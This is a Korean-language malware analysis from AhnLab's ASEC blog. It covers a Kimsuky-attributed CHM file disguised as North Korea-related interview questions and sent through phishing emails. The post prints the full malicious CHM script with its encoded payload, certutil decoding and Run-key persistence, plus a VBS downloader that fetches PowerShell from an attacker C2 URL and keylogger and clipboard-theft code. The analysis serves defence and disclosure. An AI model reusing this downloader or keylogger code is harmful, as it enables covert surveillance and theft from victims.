대북 관련 질문지를 위장한 CHM 악성코드 (Kimsuky)


asec.ahnlab.com/ko/48960/

By ye_eun 2023년 3월 8일

ASEC(AhnLab Security Emergency response Center)은 최근 Kimsuky 그룹에서 제작한 것으로 추정되는 CHM 악성코드를 확인하였다. 해당 악성코드 유형은 아래 ASEC 블로그 및 Kimsuky 그룹 유포 악성코드 분석 보고서에서 소개한 악성코드와 동일하며 사용자 정보 유출을 목적으로 한다.

CHM 파일은 압축 파일 형태로 이메일에 첨부되어 유포된다. 원문 메일에는 대북 관련 내용의 인터뷰 요청으로 위장하였으며 메일 수신인이 이를 수락할 경우 암호가 설정된 압축 파일을 첨부하여 회신한다. 이는 기존에 분석된 내용과 유사하게 대북 관련 인터뷰를 위장하고 있을 뿐만 아니라 사용자가 메일에 회신한 경우에만 악성 파일을 전달하는 동일한 방식을 사용했다.


RE: Re: [인터뷰 요청건] 선생님, 입니다. - 메시지 (HTML)
파일
메시지
수행할 작업을 알려 주세요.
2023-03-02 (목) 오후 3:20
@daum.net>
RE: Re: [인터뷰 요청건] 선생님, 입니다.
받는 사람
인터뷰 질의문(.zip
7 KB
연락 주셔서 감사합니다.
질문지 먼저 보내드립니다.
일단 읽어보시고 준비해두시면 고맙 겠습니다.
구체적인 내용은 곧 연락 드리겠습니다.
드림.
비번 :
그림 1. 유포 이메일



---------- 원본 메일 ----------

On Wed, Mar 1, 2023 at 8:50 PM, [redacted]@daum.net> wrote:

안녕하십니까.

[redacted] 기자입니다.

먼저 연락 없이 메일 드린 점 양해 부탁 드립니다.

이렇게 메일 드린 이유는 북한의 급증하는 미사일 위협과 관련하여 한중 관계, 한일 관계, 북핵 협상 및

무기체계 개발에 대해 서로 다른 시각을 가진 전문가분들에 한하여 인터뷰 요청 드리고자 합니다.

업무로 바쁘시 겠지만 회신 주시면 감사하겠습니다.

선생님의 회신 항상 기다리 고 있겠습니다.

감사합니다.

[redacted] 드림.

그림 2. 이메일 원문

그림 3. 압축 파일 내부

인터뷰 질의문(***).chm 파일 실행 시 아래와 같이 실제 질문이 작성된 도움말 창이 나타나 사용자가 악성 파일임을 알아차리기 어렵다.




그림 4. 질문지로 위장한 CHM

CHM에는 악성 스크립트가 존재하며 이전에 소개된 CHM 악성코드들과 동일하게 바로가기 객체(ShortCut)를 이용하였다. 바로가기 객체는 Click 메서드를 통해 호출되며 Item1 항목에 존재하는 명령어가 실행된다. '인터뷰 질의문(***).chm' 을 통해 실행되는 명령어는 다음과 같다.

실행 명령어

cmd, /c echo [인코딩된 명령어] > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
U3ViIFdNUHJvYyhwX2NtZCkNCglzZXQgd20gPSBHZXRPYmplY3QoIndpbm1nbXRzOndpbjMyX3Byb2Nlc3MiKQ0KCXNldCBvd3MgPSBHZXRPYmplY3QoIndpbm1n
bXRzOlxyb290XGNpbXYyIikNCglzZXQgb3N0ID0gb3dzLkdldCgiV2luMzJfUHJvY2Vzc1N0YXJ0dXAiKQ0KCXNldCBvY29uZiA9IG9zdC5TcGF3bkluc3RhbmNl
Xw0KCW9jb25mLlNob3dXaW5kb3cgPSAxMg0KCWVyclJldHVybiA9IHdtLkNyZWF0ZShwX2NtZCwgTnVsbCwgb2NvbmYsIHBpZCkNCkVuZCBTdWINCg0KdXJpID0g
Imh0dHA6Ly9tcGV2YWxyLnJpYS5tb25zdGVyL1NtdEluZm8iDQpwb3dfY21kID0gImNtZCAvYyBwb3dlcnNoZWxsIC1jb21tYW5kICIiaWV4ICh3Z2V0IHh4eC9k
ZW1vLnR4dCkuY29udGVudDsgSW5mb0tleSAtdXIgJ3h4eCciIiINCnBvd19jbWQgPSBSZXBsYWNlKHBvd19jbWQsICJ4eHgiLCB1cmkpDQpXTVByb2MocG93X2Nt
ZCk > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat"
"%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t
REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'>
<PARAM name="Item2" value="273,1,1">

</OBJECT>
<script>
shortcut.Click();
</SCRIPT>
```

그림 5. CHM 내 악성 스크립트

따라서 CHM 실행 시 인코딩된 명령어가 %USERPROFILE%\Links\Document.dat 에 저장되고 Certutil을 이용하여 디코딩한 명령어를 %USERPROFILE%\Links\Document.vbs에 저장한다. 공격자는 또한 Document.vbs를 Run 키 (HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run)에 등록하여 악성 스크립트가 지속적으로 실행될 수 있도록 하였다. 최종적으로 Document.vbs는 hxxp://mpevalr.ria[.]monster/SmtInfo/demo.txt의 파워쉘 스크립트 코드를 실행한다.

Document.vbs 내 코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://mpevalr.ria.monster/SmtInfo"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Kimsuky 그룹 유포 악성코드 분석 보고서에서 확인된 코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:₩root₩cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://mc.pzs.kr/themes/mobile/images/about/temp/myverify"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/lib.php?idx=5).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

그림 6. (위) Document.vbs 코드 일부 / (아래) 기존 보고서에서 확인된 vbs 코드 일부

Document.vbs에서 연결하는 URL은 현재 접속되지 않지만, 해당 주소에서 다운로드 된 것으로 추정되는 스크립트가 확인되었다. 확인된 스크립트 파일은 사용자의 키 입력을 가로채 특정 파일에 저장한 후 공격자에게 전송하는 기능을 수행한다. 현재 작업 중인

ForegroundWindow의 캡션을 읽어와 키로깅을 수행할 뿐만 아니라 Clipboard 내용을 주기적으로 확인하여 %APPDATA%\Microsoft\Windows\Templates\Pages_Elements.xml 파일에 저장한다. 이후 해당 파일을 hxxp://mpevalr.ria[.]monster/SmtInfo/show.php 로 전송한다.

demo.txt 내 코드

```
$hTopWnd = $o_clk::($mClk[3])()
$len = $o_clk::($mClk[4])($hTopWnd, $curWnd, $curWnd.Capacity)
if($curWnd.ToString() -ne $oldWnd){
    $oldWnd = $curWnd.ToString()
    $t = Get-Date -Format $tf
    [System.IO.File]::AppendAllText($Path, "`n----- [" + $t + "] [" + $curWnd.ToString() + "]
    -----`n", $o_enc_mode)
}

if(($oldTick -eq 0) -or (($curTick - $oldTick) -gt 1000)){
    $oldTick = $curTick
    $curClip = $o_clk::($mClk[6])()
    if($oldClip -ne $curClip){
        $oldClip = $curClip
        if($o_clk::($mClk[7])(1)){
            [System.IO.File]::AppendAllText($Path, "`n----- [Clipboard] -----`n" + [Windows.
            Clipboard]::GetText() + "`n------------------------------`n", $o_enc_mode)
        }
    }
```

Kimsuky 그룹 유포 악성코드 분석 보고서에서 확인된 코드

```
$hTopWnd = $o_clk::($mClk[3])()
$len = $o_clk::($mClk[4])($hTopWnd, $curWnd, $curWnd.Capacity)
if($curWnd.ToString() -ne $oldWnd){
    $oldWnd = $curWnd.ToString()
    $t = Get-Date -Format $tf
    [System.IO.File]::AppendAllText($Path, "`n----- [" + $t + "] [" + $curWnd.ToString() + "] -----`n", $o_enc_mode)
}

if(($oldTick -eq 0) -or (($curTick - $oldTick) -gt 1000)){
    $oldTick = $curTick
    $curClip = $o_clk::($mClk[6])()
    if($oldClip -ne $curClip){
        $oldClip = $curClip
        if($o_clk::($mClk[7])(1)){
            [System.IO.File]::AppendAllText($Path, "`n----- [Clipboard] -----`n" + [Windows.Clipboard]::GetText() +
            "`n------------------------------`n", $o_enc_mode)
        }
    }
```

그림 7. (위) demo.txt 일부 / (아래) 기존 보고서에서 파워쉘 스크립트 코드 일부

[그림 6]과 [그림 7]에서 알 수 있듯이 Document.vbs(VBS 스크립트 파일)와 demo.txt(파워쉘 스크립트 파일)은 지난해 ATIP에서 공개한 ‘Kimsuky 그룹 유포 악성코드 분석 보고서’에서 분석한 악성코드와 동일한 형태이다. 이를 바탕으로 Kimsuky 그룹은 워드 문서 외에도 CHM와 같이 다양한 형태의 악성 파일을 첨부한 피싱 메일을 유포하는 것으로 확인되고 있어, 사용자들의 각별한 주의가 요구된다.

[파일 진단]

Dropper/CHM.Generic (2023.03.07.00)
Data/BIN.Encoded (2023.03.07.00)
Downloader/VBS.Agent.SC186747 (2023.03.07.00)
Trojan/PowerShell.Agent.SC186246 (2023.02.09.00)

[행위 진단]

Execution/MDP.Cmd.M4230

[IOC]
MD5
726af41024d06df195784ae88f2849e4 (chm)
0f41d386e30e9f5ae5be4a707823fd78 (dat)
89c0e93813d3549efe7274a0b9597f6f (vbs)
9f560c90b7ba6f02233094ed03d9272e

C2
hxxp://mpevalr.ria[.]monster/SmtInfo/demo.txt
hxxp://mpevalr.ria[.]monster/SmtInfo/show.php

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:chm,Kimsuky